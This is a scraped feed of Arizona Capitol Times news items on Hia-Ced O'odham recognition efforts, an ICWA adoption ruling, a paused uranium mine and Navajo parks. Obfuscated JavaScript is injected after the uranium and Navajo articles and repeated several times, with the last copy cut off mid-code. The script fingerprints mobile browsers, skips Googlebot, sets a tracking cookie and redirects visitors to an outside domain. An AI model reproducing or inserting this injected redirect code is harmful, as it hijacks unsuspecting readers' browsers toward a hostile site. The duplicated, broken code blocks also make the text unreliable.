The post Hia-Ced O’odham seek federal recognition as tribe first appeared on Arizona Capitol Times.
]]>
The Hia-Ced O’odham people were known for their nomadic lifestyle in the parched Sonoran Desert, and the “Sand People” often were on the move in search of water sources, surviving in the harshest of terrains.
But lack of water wasn’t the biggest threat to the Hia-Ced. In the mid-1800s, yellow fever swept through their ancestral lands, which lie on both sides of the U.S. and Mexico border, and wiped out much of the population.
According to descendants, only four Hia-Ced families survived – those who had fled to neighboring O’odham land to escape the epidemic. Because their land was no longer inhabited, early American settlers believed the Hia-Ced had died out.
Today, the number of Hia-Ced is about 1,000. An exact count is difficult to determine because census forms don’t recognize a Hia-Ced tribe.
In Arizona, 22 federally recognized tribes inhabit nearly every region of the state, according to the Arizona State Museum, but the Hia-Ced isn’t one of them.
But some descendants of those four surviving families are working to change that. They’re researching the history of the Hia-Ced to prove their existence and distinctions and working to advocate for recognition with the federal government.
“It isn’t our fault that there was an epidemic that affected the Hia-Ced O’odham, but we still are a tribal community that deserves the federal recognition like every other tribal community here in Arizona,” said Lourdes “Lulu” Pereira, an Arizona State University student and official archivist for the Hia-Ced Hemajkam LLC, which was established in 2015 to work toward federal recognition and reclamation of ancestral lands.
“I believe the foundation of this comes down to the responsibility of the federal government – acknowledging those tribal communities that they inflicted genocide on, that they have put through hell and through disturbing, horrific actions.”
The Hia-Ced Hemajkam LLC governing board, led by Pereira’s mother, Christina Andrews, has seven members, who meet monthly on their quest to become federally recognized.
Hia-Ced aboriginal territory spans the west side of what now is the Tohono O’odham Nation, west to Yuma, north to the Gila River and south to Puerto Peñasco, Mexico.
Andrews doesn’t think it will be possible to reclaim the entire land, so the board is focusing on taking back the national park sites in Hia-Ced territory: Organ Pipe Cactus National Monument and Cabeza Prieta National Wildlife Refuge.
For the Hia-Ced, these cultural lands are sacred.
Andrews has a clear message to the National Park Service: “You’re just a babysitter for us right now, and that’s fine. But we want to get our home back, and that’s our goal.”
The U.S Fish & Wildlife Service and NPS declined to comment for this story.
Complicated history with Tohono O’odham
The Hia-Ced had established a tribal home within the Tohono O’odham Nation, with whom they share the heritage O’odham language. But internal strife led to some of the Hia-Ced striking out on their own, opting instead to reclaim their primary heritage.
Otherwise known as the “Areneños” or “Sand People,” the Hia-Ced are cousins to the Akimel Oʼodham (River People) and the Tohono O’odham (Desert People).
Although the O’odhams share a common name, distinctions between the tribes vary in dialect, geographic location, migration patterns, housing type and food.
Andrews said the Tohono O’odham Nation sold the Hia-Ced aboriginal lands to the federal government for $26 million in 1976 as part of the Indian Land Claims Act – without the consent or knowledge of the Hia-Ced.
In 1984, the Tohono O’odham Nation unofficially adopted a Hia-Ced district as a part of their tribe. In 2013, the Hia-Ced officially became the 12th district of the Tohono O’odham Nation, led by Andrews as chairwoman, but the district dissolved two years later over disagreements regarding council decisions and district monetary budgets.
In an email, spokesperson Matt Smith said the office of Tohono O’odham Chairman Ned Norris Jr. isn’t aware of any official efforts being made by the Hia-Ced to become federally recognized.

Lorraine Eiler, who is Hia-Ced but remains a member of the Tohono O’odham Nation, said seeking federal recognition may not be in the Hia-Ced’s best interest.
Eiler led the effort to dissolve the 12th district, according to an article by ICT, a nonprofit news organization that covers Indigenous peoples.
“I think in some ways, you’re going to be jeopardizing individuals that don’t have the means to live on very limited income, to relinquish from the tribe and try to seek another federal recognition,” Eiler said, referring to the funding that accompanies federal recognition. “It’s going to be a hardship for them.”
The path to federal recognition
An Indigenous community can become federally recognized in two ways: by an act of Congress or through the Bureau of Indian Affairs.
To become federally recognized through the BIA, the group seeking acknowledgment must submit a letter of intent to petition, then a documented petition including extensive evidence of the tribe’s past, according to bureau guidelines. The Hia-Ced are in the process of collecting and assembling documents that prove their existence through the years.
A tribe can also become recognized directly through Congress. Andrews has met with U.S. Rep. Raúl Grijalva, D-Tucson, in hopes of persuading him to introduce a bill that would federally recognize the Hia-Ced.
By becoming federally recognized, tribes “are eligible for funding and services from the Bureau of Indian Affairs, either directly or through contracts, grants, or compacts,” according to USA.gov. Cultural, historic and land preservation projects are among the benefits.
According to the BIA, federal recognition “acknowledges your tribe’s status as a government with independent sovereignty derived from your historical status as a tribe before European contact and maintenance of your government without break since then.”
Andrews said she wants the Hia-Ced to “have a voice at the table at the federal government level” and lamented the exclusion of the group in decisions regarding their sacred lands.
In 2020, the Trump administration waived regulations that would have prevented border wall construction on Hia-Ced aboriginal land.
Andrews said construction of the border wall in southern Arizona drained much of the water off Hia-Ced land and forced members to rebury three bodies from graves that had been disturbed.
A sacred human-made pond located in Quitobaquito Springs in Organ Pipe Cactus National Monument also was affected by the border wall, which was built through the monument.
Andrews said educational and language barriers have prevented federal recognition of the tribe.
“(The federal government) made it seem like we were extinct, but we had no idea how to navigate in this Western world at that time when (our land) was taken away,” she said.
Eiler agreed that education, experience and money have been crucial factors holding the Hia-Ced back from landing federal recognition. She also said it’s because “they’ve always considered us O’odham.”
But many of the Hia-Ced want to be recognized separately from other O’odham nations and to reclaim their heritage in the eyes of the federal government.
“There’s no secret when it comes to the Hia-Ced and our distinction here in Arizona,” said Pereira, the ASU student. “We have sovereignty – we were always sovereign – which is why we thrived and survived for so long in various regions across this beautiful continent in Turtle Island (Earth).”
The post Hia-Ced O’odham seek federal recognition as tribe first appeared on Arizona Capitol Times.
]]>The post Tribe: Arizona built border barrier against its wishes first appeared on Arizona Capitol Times.
]]>Get 24/7 political news coverage and access to events honoring top political professionals
The post Tribe: Arizona built border barrier against its wishes first appeared on Arizona Capitol Times.
]]>The post Arizona Supreme Court limits right of tribes to intercede in adoption cases first appeared on Arizona Capitol Times.
]]>
The ability of tribes to intercede in the adoption of Native American children not living on the reservation is limited and not absolute, the Arizona Supreme Court ruled today.
In a unanimous decision, the justices rejected arguments by the Gila River Indian Community that Arizona courts must transfer such cases to tribal courts. Writing for the court Chief Justice Scott Bales said while such transfer is permissive, it is not a right.
And in this case, the high court said a juvenile court judge was correct in deciding to rebuff the tribe’s request.
The lawsuit is part of an ongoing effort by the Goldwater Institute to challenge the federal Indian Child Welfare Act, which, in some circumstances, gives tribes purview over what happens to Native American children not living on the reservation who are taken from biological parents. Attorneys who are representing non-Native parents who are trying to adopt those children have charged that the law is racist because it has one set of standards for Indian children and another for those who are not.
Those efforts to date have come up short, with a federal judge earlier this year throwing out a separate challenge to that law.
But attorney Avi Dynar, who represents the prospective non-Indian adoptive parents in this case, said Tuesday’s ruling is at least a small victory.
“This decision from the Supreme Court is chipping away at one of the important provisions of ICWA,” he said. “This is an important decision that puts tribes on notice that they can’t misuse the Indian Child Welfare Act.”
While saying he was disappointed in the ruling, tribal Gov. Stephen R. Lewis sought to minimize its importance and scope.
In a prepared statement, he noted the decision still preserves the rights of tribes to intercede – and demand transfer to tribal court – early in the process, at the point where the state seeks to sever the parental rights of a Native American parent who does not live on the reservation. That occurs before any hearing on who can adopt.
And Lewis said the lesson of today’s ruling will not be lost on tribes.
“Because of the aggressive involvement of anti-Indian organizations like the Goldwater Institute, Indian tribes have become proactive in seeking transfer to tribal courts early in state dependency cases,” long before any adoption hearings in which they may have no say, he said.
Congress adopted ICWA in 1978 amid concerns that state courts were severing parental rights and approving adoptions of Native-American children who did not live on reservations. The congressional record shows that Congress was concerned that these children were being increasingly adopted by non-Indian families.
That law requires state courts, when placing Indian children who do not live on a reservation for adoption, to give preference to a member of the child’s extended family. That is followed by priority by other members of the child’s tribe and, ultimately, other Indian families.
This particular case involves a girl, not identified, who was born off the reservation in 2014 to a Native-American woman. Court records show that, at the time of her birth, both she and her mother tested positive for amphetamines and opiates.
About a week later, the Arizona Department of Child Safety placed her with foster parents where she has been ever since.
State officials eventually sought to terminate the mother’s rights.
As required by federal law, the Gila River community, where the mother was a member, was notified but did not object. Later, a judge concluded that the foster parents were meeting the child’s needs and started the process of allowing them to adopt the girl.
Only then did the tribe demand the case to be transferred to tribal court.
Bales, in Tuesday’s ruling, rejected arguments by tribal attorneys that the demand for transfer has to be honored by state courts.
He said that right to transfer applies only at the point that the state seeks to terminate the parental rights of a tribal member.
In this case, he said, the court acknowledged that, generally speaking, Native children who are removed from their off-reservation homes should be placed with tribal members. But Bales said the trial judge found good cause to deviate from that. More to the point, the tribe did not appeal that ruling.
It was only after an adoption hearing was scheduled that the tribe moved to transfer the matter.
Bales said the trial judge’s decision was correct and did not violate the federal law. He said the tribe lost its absolute right to transfer once the mother’s rights were terminated.
Bales stressed, though, that Tuesday’s ruling does not preclude a tribe from requesting transfer of adoption hearings to its courts. But he said state courts still maintain the right to determine if there is “good cause” to deny the request.
The challenge to the ICWA itself continues with an appeal to the 9th Circuit.
According to the Goldwater Institute, the statute is racist by giving preference to tribal members because it overrules state laws requiring courts to give prime consideration to the “best interests of the child,” regardless of whether that means placement with a tribal member or someone else.
The post Arizona Supreme Court limits right of tribes to intercede in adoption cases first appeared on Arizona Capitol Times.
]]>The post Work for uranium mine near Grand Canyon hits pause first appeared on Arizona Capitol Times.
]]>
A uranium mining company that was sinking a shaft for a mine south of Grand Canyon National Park has put the work on hold, citing market conditions and the expense of litigation.
Energy Fuels Resources Inc. said the operation will be on standby until December 2014 or until a ruling is issued in a federal case challenging the U.S. Forest Service’s decision to allow development of the Canyon Mine near Tusayan. The company had planned to start extracting 83,000 tons of ore to produce 1.6 million pounds of processed uranium, or yellow cake, in 2015 but now will have to re-evaluate the timeframe.
Stephen Antony, Energy Fuels president and chief executive, said the mine remains an important aspect of the company’s medium-term plans and it will continue to work with the Forest Service to defend the project’s approvals.
Prices for uranium have dropped to the mid-$30s per pound on the spot market, among the lowest in the past five years. The Canyon Mine had been on standby status before, from 1992 until work resumed earlier this year, because of pricing.
“Obviously this is an indication that it doesn’t look good from an economic perspective,” Sandy Bahr of the Sierra Club said Wednesday. “We obviously think that it has never looked good from an environmental perspective. It would be nice if they would also recognize that aspect of it and make the shutdown permanent.”
The mine sits in a nearly 1 million-acre area that was placed off-limits to new mining claims in January 2012. Companies with existing claims that were proven to have sufficient quantity and quality of mineral resources could be developed.
The Havasupai Tribe and a coalition of environmental groups sued the Forest Service in 2012 over what they claim is an outdated environmental review from 1986. The groups also argued that the Forest Service failed to consult with the tribe on impacts the mine would have on a butte held sacred by the tribe. Energy Fuels is an intervener in the case.
U.S. District Court Judge David Campbell in Phoenix approved an agreement Wednesday to put the mine on standby and to stay proceedings in the case.
Earlier this year, the court denied the plaintiff’s request for a preliminary injunction. They challenged the ruling with the 9th Circuit U.S. Court of Appeals but agreed to hold off on pursuing it for now.
Energy Fuels acquired the Canyon Mine last year from Denison Mines Corp. The surface work on the project, including the hoist, evaporation ponds, environmental monitoring facilities and buildings at the site have been completed, the company said. The shaft was about 300 feet but needed to reach 1,500 feet to access the body of uranium ore that would be shipped to a mill in Blanding, Utah.
The company wrote in a letter to Kaibab National Forest supervisor Mike Williams that it would give a two-week notice to resume work.var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post Work for uranium mine near Grand Canyon hits pause first appeared on Arizona Capitol Times.
]]>The post Navajo Nation parks open during federal shutdown first appeared on Arizona Capitol Times.
]]> Navajo Nation officials say the tribe’s parks aren’t affected by the federal government shutdown.
Navajo Nation Parks and Recreation Department Manager Martin Begaye announced Tuesday that “all Navajo Nation tribal parks are fully operating and open to the public.”
The Navajo tribal parks are open seven days a week with the exception of Christmas, New Year’s and Thanksgiving.
The parks include Little Colorado River Navajo Tribal Park, Lake Powell Navajo Tribal Park, Monument Valley Navajo Tribal Park, Four Corners Monument, Bowl Canyon Recreation Area and Window Rock Navajo Tribal Park.var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v 